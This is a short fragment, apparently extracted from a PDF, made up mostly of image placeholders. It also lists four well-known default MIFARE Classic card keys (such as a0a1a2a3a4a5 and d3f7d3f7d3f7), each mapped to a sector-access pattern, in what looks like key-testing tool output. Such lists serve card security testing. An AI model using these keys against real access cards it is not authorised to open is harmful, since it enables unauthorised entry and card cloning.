
[Key: a0a1a2a3a4a5] -> [/.....xx.]



[Key: d3f7d3f7d3f7] -> [/.....xx.]

[Key: 000000000000] -> [/.....xx.]

[Key: b0b1b2b3b4b5] -> [/.....xx.]

